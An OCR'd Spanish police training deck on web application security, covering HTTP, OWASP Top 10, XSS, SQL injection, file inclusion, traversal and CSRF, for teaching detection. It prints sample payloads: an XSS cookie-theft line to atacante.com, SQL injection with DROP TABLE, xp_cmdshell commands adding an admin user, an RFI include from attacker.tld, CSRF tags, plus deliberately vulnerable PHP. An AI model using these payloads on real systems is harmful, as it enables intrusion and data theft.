POLICÍA FEDERAL

DIVISIÓN CIENTÍFICA

COORDINACIÓN PARA LA PREVENCIÓN DE DELITOS ELECTRÓNICOS

SEGURIDAD EN APLICACIONES WEB PRIMERA PARTE

Objetivo

- El asistente aprenderá los conceptos básicos sobre los protocolos de las en aplicaciones web, la seguridad de su información, conocerá las vulnerabilidades más comunes y técnicas para su detección temprana, así como su debida explotación proactiva.

Agenda

- Introducción a HTTP
- Introducción a OWASP
- OWASP Top 10
- Vulnerabilidades en aplicaciones Web
  - Cross Site Scripting
  - SQL Injection
  - Local File Includes
  - Remote File Includes
  - Path o Directory Traversal
  - Cross Site Request Forgery
  - Escáneres de seguridad en aplicaciones web

HTTP (*HiperText Transfer Protocol)*

- Desarrollado por el World Wide Web Consortium y la Internet Engineering Task Force, colaboración que culminó en 1999 con la publicación de una serie de RFC, el más importante de ellos es el RFC 2616.

- HTTP es la base sobre la cual está fundamentado Internet.


- HTTP es el protocolo utilizado en cada transacción World Wide Web.

Cómo Funciona el Protocolo HTTP

- Es un protocolo orientado a transacciones y sigue el esquema petición-respuesta entre un cliente y un servidor.


- HTTP es un protocolo sin estado, es decir, no guarda información sobre las conexiones anteriores.

- Las cookies son información que un servidor puede almacenar en el sistema cliente para mantener un estado.



TRANSACCIÓN HTTP

- Una transacción HTTP está formada por un encabezado.
- El encabezado especificará cosas como la acción requerida del servidor, el tipo de dato retornado o el código de estado.
- Los encabezados permiten que se envíe información descriptiva en la transacción, permitiendo así la autenticación, cifrado e identificación del usuario.




CARACTERÍSTICAS DEL PROTOCOLO HTTP

- HTTP/1.0 definido en RFC 1945


  - ✓ Tiene dos tipos de mensajes:
    - HTTP **request** [browser-> server]
    - HTTP **response** [server->browser]

  - ✓ Métodos: GET, HEAD, POST.
  - ✓ No se mantiene el estado en HTTP.
  - ✓ Una conexión TCP para cada petición HTTP.



- HTTP/1.1 definido en RFC 2616:

  - ✓ Métodos: GET, HEAD, POST, OPTIONS, PUT, DELETE, TRACE, CONNECT.
  - ✓ Encabezado “Host”: indica el nombre del servidor al cual se realiza la petición, permite que se utilicen hosts virtuales.
  - ✓ No se mantiene el estado en HTTP.
  - ✓ Conexiones TCP persistentes por defecto.



- Al cliente que efectúa la petición (un navegador web o un spider) se lo conoce como "user agent" (agente del usuario).

- A la información transmitida se le llama recurso y se le identifica mediante un localizador uniforme de recursos (URL).

- Los recursos pueden ser archivos, el resultado de la ejecución de un programa, una consulta a una base de datos, la traducción automática de un documento, etc.

FORMATO DEL MENSAJE HTTP REQUEST

- Método HTTP/1.0: GET, HEAD o POST
- Método HTTP/1.1: GET, HEAD, POST, OPTIONS, PUT, DELETE, TRACE o CONNECT
- Versión: HTTP/1.0 o HTTP/1.1
- Encabezados: user-agent, encoding, language, content-length.
- URI puede ser:
  - URL absoluto.
  - Path absoluto.

```
MÉTODO URI VERSIÓN
[ENCABEZADO-1]: [Valor]
...
[ENCABEZADO-N]: [Valor]


[CUERPO DEL MENSAJE]
```

EJEMPLO DEL MENSAJE HTTP REQUEST


```
GET /update/?timesincelastcheck=684942 HTTP/1.0

User-Agent: Opera/9.52 (X11; Linux i686; U; en)

Host: xml.opera.com

Accept: text/html, application/xml;q=0.9, application/xhtml+xml,

        image/png, image/jpeg, image/gif, image/x-xbitmap,

        */*;q=0.1

Accept-Language: en-US,en;q=0.9

Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1

Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
```

FORMATO DEL MENSAJE HTTP RESPONSE

- Versión: HTTP/1.0 o HTTP/1.1.

- El código de estado es un número de tres dígitos que indica el estado de la respuesta: 200, 403, 500.

- La descripción es una frase que explica el código de estado:
  - 200 -> OK
  - 403->Forbidden
  - 500 -> Internal Server Error

```
VERSIÓN CÓDIGO_DE_ESTADO DESCRIPCION

[ENCABEZADO-1]: [Valor]

...

[ENCABEZADO-N]: [Valor]



[CUERPO DEL MENSAJE]
```

EJEMPLO DEL MENSAJE HTTP RESPONSE


```
HTTP/1.1 200 OK

Date: Wed, 11 Mar 2009 21:04:42 GMT

Server: Apache/2.2.3 (Debian) mod_apreq2-20051231/2.6.0

        mod_perl/2.0.2 Perl/v5.8.8

Connection: close

Content-Type: text/xml


<?xml version="1.0" encoding="utf-8"?>

<versioncheck spoof="1236374510" bspit="1236628795">

...
```

COOKIES

- Es la manera en la cual se mantiene el estado en el protocolo HTTP.
- Se define en los RFC 2109, y RFC 2965 añade la versión 2.
  - Define el encabezado **“Set-Cookie”**, ejemplo:
    - Set-Cookie: nombre= Javier; empresa= SSP; path=/mail
  - Define el encabezado **“Cookie”**, ejemplo:
    - Cookie: nombre= Javier; empresa= SSP
- **Path**: el directorio para el cual la cookie es válida, **“/mail”**.
- **Domain**: el dominio para el cuál la cookie es válida.

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html
Set-Cookie: PREF=ID=5e66ffd215b4c5e6:
TM=1147099841:LM=1147099841:S=Of69MpW
Bs23xeSv0; expires=Sun, 17-Jan-2038 1
9:14:07 GMT; path=/; domain=.google.c
om
```

- **Max-Age**: Tiempo de vida en segundos de la cookie.
- **Path**: Especifica el subconjunto de URL's para las que aplica la cookie.
- **Secure**: La cookie debe ser enviada sólo por canales seguros (HTTPS).
- **HTTP-Only**: Indica si la cookie puede ser accedida desde javascript, flash, etc.

OWASP (*Open Web Application Security Project)*

- Es un proyecto de código abierto dedicado a determinar y combatir las causas (personas, procesos y tecnología) que hacen que el software sea inseguro.

- La comunidad OWASP está formada por empresas, organizaciones educativas y particulares de todo mundo.

- Constituyen una comunidad de seguridad informática que trabaja para crear artículos, metodologías, documentación, herramientas y tecnologías que se liberan y pueden ser utilizadas por cualquiera gratuitamente.

- OWASP está libre de presiones corporativas lo que facilita la generación de información imparcial, práctica y redituable sobre seguridad de aplicaciones informáticas.

- OWASP recomienda enfocar la seguridad de aplicaciones informáticas considerando todas sus dimensiones: personas, procesos y tecnologías.

- Los documentos con más éxito de OWASP incluyen la Guía OWASP y el ampliamente adoptado documento de autoevaluación OWASP Top 10.

- Las herramientas OWASP más utilizadas incluyen el entorno de formación WebGoat, la herramienta de pruebas de penetración WebScarab y las utilidades de seguridad para entornos .NET OWASP DotNet.

OWASP Top 10

- El OWASP Top 10 es un documento que se centra en las 10 vulnerabilidades más críticas de las aplicaciones web.

- Las 10 vulnerabilidades más críticas según el documento OWASP Top10, 2010 son:

  - A1: Injection
  - A2: Cross-Site Scripting (XSS)
  - A3: Broken Authentication and Session Management
  - A4: Insecure Direct Object References
  - A5: Cross-Site Request Forgery (CSRF)
  - A6: Security Misconfiguration
  - A7: Insecure Cryptographic Storage
  - A8: Failure to Restrict URL Access
  - A9: Insufficient Transport Layer Protection
  - A10: Unvalidated Redirects and Forwards

VULNERABILIDADES EN APLICACIONES WEB

CROSS SITE SCRIPTING (XSS)

- Es un error que se produce en contexto de lenguaje de marcas HTML, al generar la presentación de una página web.
- Un usuario puede inyectar código malicioso (HTML/Javascript) que se ejecuta en el contexto del browser del cliente.
- Permite comprometer información de otros usuarios (robar cookies, ejecutar código Javascript, etc)

http://host/ejemplo.php?user=Andrés


```
<?
echo htmlspecialchars ($_GET['user']);
?>
```

```
Andrés
```

```
Andrés
```

http://host/ejemplo.php?user=<script>alert('xss')</script>

```
<?
echo htmlspecialchars ($_GET['user']);
?>
```

```
&lt;script&gt;alert('xss')&lt;/script&gt;
```

```
<script>alert('xss')</script>
```

No Vulnerable

COSS SITE SCRIPTING (XSS)

http://host/ejemplo.php?user=<script>alert('xss')</script>

```
<?
echo $_GET['user'];
?>
```

```
<script>alert('xss')</script>
```

- Por medio de Javascript es posible controlar el browser de la víctima del ataque para realizar alguna de las siguientes actividades:

  ✓ Robo de Identidad/Sesión.

```
<script>
document.location='http://atacante.com/'+document.cookie
</script>
```

- ✓ Redirección del cliente hacia el sitio web especificado para posible phishing:

```
<script>
document.location="http://atacante.com"
</script>
```

- SQL Injection es una de las vulnerabilidades de inyección más comunes, y a la vez de mayor riesgo.

- Es un error que se produce en contexto de sentencia SQL.

- Un usuario es capaz de alterar la sentencia SQL, y así alterar el comportamiento de la aplicación:

  - Añadir, borrar y extraer datos.
  - Ejecutar comandos del sistema operativo.
  - Es posible comprometer datos y servidores.


```
<?

$link = mysql_connect("localhost", "root", "moth");
mysql_select_db("test", $link);

$sql_stm = "SELECT * FROM users where username='" . $_POST["username"]
            "' and password='" . $_POST["password"] . "'";

$result = mysql_query($sql_stm, $link);

…

?>
```

- SELECT * FROM usuarios WHERE username='contabilidad' AND password='muestra'
- SELECT * FROM usuarios WHERE username='' OR 1=1--' AND password='muestra'
- SELECT * FROM usuarios WHERE username='contabilidad' AND password=''; DROP TABLE usuarios; --'


Es posible encontrar vulnerabilidades de SQL Injection en los siguientes vectores:

- Parámetros por Query Strings (Get).
- Campos de formularios (Post).
- Cookies.
- Cabeceras HTTP.
- Archivos.

Para detectar vulnerabilidades de SQL Injection, es necesario enviar requests HTTP especialmente formados, utilizando alguna de las siguientes secuencias en los vectores anteriormente mencionados.

/	a'b'c
*	%
;	--
"	

- Es un Stored Procedure de la base de datos master.
- Ejecuta comandos a través del cmd.exe.
- Los comandos se ejecutan con los privilegios del servicio SQL.
- Representa un riesgo crítico para el sistema.
- Se invoca: exec master.dboxp_cmdshell'comando'



exec master.dbo.xp_cmdshell 'net user atacante p4asswd /add'

exec master.dbo.xp_cmdshell 'net localgroup administrators atacante /add'

- El Remote File Inclusion, RFI, o inclusión remota de archivos, es un tipo de vulnerabilidad que podemos encontrar en páginas web que no filtran correctamente la información proveniente del usuario.

- LFI, Local File Inclusion o inclusión local de archivos, es un tipo de vulnerabilidad que un atacante puede aprovechar para tener acceso a archivos locales de nuestro servidor, como el archivo de configuración de nuestra aplicación.

http://mipaginaweb.com/index.php?pagina=conf/configuracion.php

- Son archivos que se encuentran en el mismo servidor de la web con este tipo de fallo, a diferencia de Remote File Inclusion que incluye ficheros alojados en otros servidores.

- Es consecuencia de un fallo en la programación de la página, mal filtrado de los que se incluye al usar funciones en PHP para incluir archivos.

Funciones PHP más usadas que permiten inclusion de ficheros:

include "fichero";
require "fichero";
include_once "fichero";
require_once "fichero";


- Vulnerabilidad encontrada únicamente en el lenguaje de programación PHP, el código de la aplicación es el siguiente:

```
<?
...
$page = $_GET['page'];
require($page);
...
?>
```


- Se presenta debido a la funcionalidad provista por PHP llamada “allow url include”, por la cual es posible requerirle a PHP que incluya el resultado de realizar un request a:

http://attacker.tld/evil-code.txt


INSECURE REMOTE FILE INCLUDE




- Es un error producido en contexto de ruta de archivo.



- El usuario puede manipular la ruta de un archivo para que se acceda a otros archivos de forma no controlada, generalmente escapando del directorio mediante "../"



- Técnica donde el atacante obliga al navegador de la víctima a enviar una petición a una aplicación Web vulnerable, esta última realiza la acción elegida a través de la victima.



<img src=http://miweb.com/send.asp?to=user@example.com&mess=Span>

<img src=http://home-banking.com/tranfer.php?src=1111&dst=1234&amount=3>

Las aplicaciones web pueden ser analizadas utilizando distintos enfoques, entre ellos, es posible distinguir los siguientes:

- Análisis estático de código: El analista de seguridad posee acceso al código fuente de la aplicación, y a manuales del usuario, pero no posee acceso a la aplicación en sí misma.

- White Box: El analista de seguridad posee acceso al código fuente de la aplicación, manuales de usuario, credenciales válidas del sistema, configuración del servidor Web y acceso a la aplicación en sí misma.

- Black box: En este enfoque, el analista de seguridad posee únicamente acceso a la aplicación.

Ventajas:

- Más información disponible, más vulnerabilidades que se puedan descubrir.
- Es posible descubrir todas las vulnerabilidades. No es necesario suponer nada, todo está en el código.

Desventajas:

- Con sistemas grandes la cantidad de la información es tanta que puede resultar muy compleja de manejar.
- Cuando no es posible acceder a la aplicación es común que el analista se pierda entre tanto código.

Ventajas:

- Simplicidad.
- Menor tiempo de testing.
- Provee un enfoque real, porque se posee el mismo nivel de conocimiento sobre la aplicación que un intruso potencial.

Desventajas:

- Vulnerabilidades trivialmente detectables con White box testing, no pueden ser detectadas con este enfoque.
- No se aprovecha el código fuente de la aplicación a favor de la seguridad de la misma.

Existen diversas herramientas para realizar análisis de seguridad en aplicaciones Web, algunas de las herramientas comerciales o comunes son:

- Acunetix Web Security Scanner.
- SPI Dynamics.
- NTOSpider from NTObjectives.

Poseen una gran cantidad de funcionalidades, soporte para javascript, etc. Pero son Closed Source (código cerrado). Existen también alternativas Open Source (código abierto) como:

- Grendel scan.
- W3af.
- Etc.

W3AF

- W3af = Web Application Attack and Audit Framework.
- Scanner de vulnerabilidades web.
- Herramienta de explotación de vulnerabilidades.

Características principales:

